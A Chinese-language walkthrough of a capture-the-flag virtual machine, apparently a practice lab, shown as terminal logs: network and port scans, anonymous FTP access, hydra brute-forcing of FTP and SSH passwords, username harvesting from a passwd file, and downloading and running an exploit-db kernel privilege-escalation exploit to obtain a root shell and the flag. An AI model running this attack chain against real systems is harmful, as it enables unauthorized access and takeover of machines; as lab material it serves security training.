

IP发现：




```
Nmap scan report for 192.168.128.2
Host is up (0.013s latency).
Not shown: 887 closed ports, 112 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F3:E0:19 (VMware)

Nmap scan report for 192.168.128.127
Host is up (0.017s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
139/tcp  open   netbios-ssn
666/tcp  open   doom
3306/tcp open   mysql
MAC Address: 00:0C:29:8D:CD:3A (VMware)

Nmap scan report for 192.168.128.254
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E9:EE:45 (VMware)

Nmap scan report for 192.168.128.106
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.128.106 are closed
```

端口扫描：




```
root@kali:~# nmap -sV -O -p- 192.168.128.127

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-10 21:33 CST
Nmap scan report for 192.168.128.127
Host is up (0.0032s latency).
Not shown: 65523 filtered ports
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open   doom?
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
```

可以ftp匿名登录，发现一个文件，下载下来查看：




```
root@kali:~# ftp 192.168.128.127
Connected to 192.168.128.127.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
Name (192.168.128.127:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> pwd
257 "/" is the current directory
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 04  2016 .
drwxr-xr-x    2 0        0            4096 Jun 04  2016 ..
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
```

文件里有一个用户，提示ftp连接，用hydra爆破：




```
root@kali:~# cat '/root/note'
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
root@kali:~# hydra -l elly -e nsr ftp://192.168.128.127
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-10 21:51:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
.restore
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ftp://192.168.128.127:21/
[21][ftp] host: 192.168.128.127   login: elly   password: ylle
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-10 21:51:21
```

ftp连接：




```
root@kali:~# ftp 192.168.128.127
Connected to 192.168.128.127.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
Name (192.168.128.127:root): elly
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 0        0            4096 Jun 03  2016 X11
drwxr-xr-x    3 0        0            4096 Jun 03  2016 acpi
-rw-r--r--    1 0        0            3028 Apr 20  2016 adduser.conf
-rw-r--r--    1 0        0              51 Jun 03  2016 aliases
-rw-r--r--    1 0        0           12288 Jun 03  2016 aliases.db
drwxr-xr-x    2 0        0            4096 Jun 07  2016 alternatives
drwxr-xr-x    8 0        0            4096 Jun 03  2016 apache2
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apparmor
drwxr-xr-x    9 0        0            4096 Jun 06  2016 apparmor.d
drwxr-xr-x    3 0        0            4096 Jun 03  2016 apport
drwxr-xr-x    6 0        0            4096 Jun 03  2016 apt
-rw-r-----    1 0        1             144 Jan 14  2016 at.deny
```

发现了passwd文件，下载下来，正则出一些用户名：




```
drwxr-xr-x   2 0        0             4096 Apr 20  2016 opt
lrwxrwxrwx   1 0        0               21 Jun 03  2016 os-release -> ../usr/lib/os-release
-rw-r--r--   1 0        0             6595 Jun 23  2015 overlayroot.conf
-rw-r--r--   1 0        0              552 Mar 16  2016 pam.conf
drwxr-xr-x   2 0        0             4096 Jun 03  2016 pam.d
-rw-r--r--   1 0        0             2908 Jun 04  2016 passwd
-rw-------   1 0        0             2869 Jun 03  2016 passwd-
drwxr-xr-x   4 0        0             4096 Jun 03  2016 perl
drwxr-xr-x   3 0        0             4096 Jun 03  2016 php
drwxr-xr-x   3 0        0             4096 Jun 06  2016 phpmyadmin
drwxr-xr-x   3 0        0             4096 Jun 03  2016 pm
drwxr-xr-x   5 0        0             4096 Jun 03  2016 polkit-1
drwxr-xr-x   3 0        0             4096 Jun 03  2016 postfix
drwxr-xr-x   4 0        0             4096 Jun 03  2016 ppp
-rw-r--r--   1 0        0              575 Oct 22  2015 profile
drwxr-xr-x   2 0        0             4096 Jun 03  2016 profile.d
-rw-r--r--   1 0        0             2932 Oct 25  2014 protocols
drwxr-xr-x   2 0        0             4096 Jun 03  2016 python
drwxr-xr-x   2 0        0             4096 Jun 03  2016 python2.7
drwxr-xr-x   2 0        0             4096 Jun 03  2016 python3
drwxr-xr-x   2 0        0             4096 Jun 03  2016 python3.5
-rwxr-xr-x   1 0        0              472 Jun 06  2016 rc.local
```




```
root@kali:~# cat '/root/passwd'  | grep '/bin/bash' | cut -d: -f1
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
MFrei
SStroud
JKanode
CJoo
Drew
jess
SHAY
mel
zoe
NATHAN
elly
root@kali:~# 
```

用hydra爆破ssh，ftp，发现ssh可以登录：



```
^Croot@kali:~# hydra -L '/root/桌面/user.txt'  -e nsr 192.168.128.127 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-10 22:11:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57 login tries (l:19/p:3), ~4 tries per task
[DATA] attacking ssh://192.168.128.127:22/
[22][ssh] host: 192.168.128.127   login: SHayslett   password: SHayslett
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-10 22:12:28
root@kali:~# 
```

SSH登录，不是root权限，需要提权：



```
root@kali:~# ssh SHayslett@192.168.128.127
-----------------------------------------------------------------
-          Barry, don't forget to put a message here            -
-----------------------------------------------------------------
SHayslett@192.168.128.127's password:
Welcome back!


SHayslett@red:~$ ls -al
total 28
drwxr-xr-x  3 SHayslett SHayslett 4096 Jun 10 15:10 .
drwxr-xr-x 32 root      root      4096 Jun  4  2016 ..
-rw-r--r--  1 root      root         5 Jun  5  2016 .bash_history
-rw-r--r--  1 SHayslett SHayslett  220 Sep  1  2015 .bash_logout
-rw-r--r--  1 SHayslett SHayslett 3771 Sep  1  2015 .bashrc
drwx------  2 SHayslett SHayslett 4096 Jun 10 15:10 .cache
-rw-r--r--  1 SHayslett SHayslett  675 Sep  1  2015 .profile
SHayslett@red:~$ id
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
SHayslett@red:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
SHayslett@red:~$ wget https://www.exploit-db.com/download/39772.txt
--2018-06-10 15:20:59--  https://www.exploit-db.com/download/39772.txt
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
```

下载提权脚本，编译执行后拿到root权限：

wget https://www.exploit-db.com/download/39772.txt

```
SHayslett@red:~/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:~/ebpf_mapfd_doubleput_exploit# id
```

```
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
root@red:~/ebpf_mapfd_doubleput_exploit#

And it just works !! Here is the flag.

root@red:~/ebpf_mapfd_doubleput_exploit# cd /root
root@red:/root# ls -la
total 208
drwx------  4 root root 4096 Jun  9 21:08 .
drwxr-xr-x 22 root root 4096 Jun  7 09:08 ..
-rw-------  1 root root    1 Jun  5 19:44 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rwxr-xr-x  1 root root 1090 Jun  5 23:56 fix-wordpress.sh
-rw-r--r--  1 root root  463 Jun  5 19:50 flag.txt
-rw-r--r--  1 root root  345 Jun  5 16:13 issue
-rw-r--r--  1 root root   50 Jun  3 15:15
```


```
.my.cnf
-rw-------  1 root root     1 Jun  5 19:44 .mysql_history
drwxr-xr-x 11 root root  4096 Jun  3 15:42 .oh-my-zsh
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rwxr-xr-x  1 root root   103 Jun  5 18:14 python.sh
-rw-------  1 root root  1024 Jun  5 17:33 .rnd
drwxr-xr-x  2 root root  4096 Jun  4 00:21 .vim
-rw-------  1 root root     1 Jun  5 19:44 .viminfo
-rw-r--r--  1 root root 54405 Jun  5 23:28 wordpress.sql
-rw-r--r--  1 root root 39206 Jun  3 15:21 .zcompdump
-rw-r--r--  1 root root 39352 Jun  3 15:42 .zcompdump-red-5.1.1
-rw-------  1 root root    39 Jun  5 23:31 .zsh_history
```

```
-rw-r--r--  1 root root  2839 Jun  3 15:42 .zshrc
-rw-r--r--  1 root root    17 Jun  3 15:42 .zsh-update
root@red:/root# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/root#
```

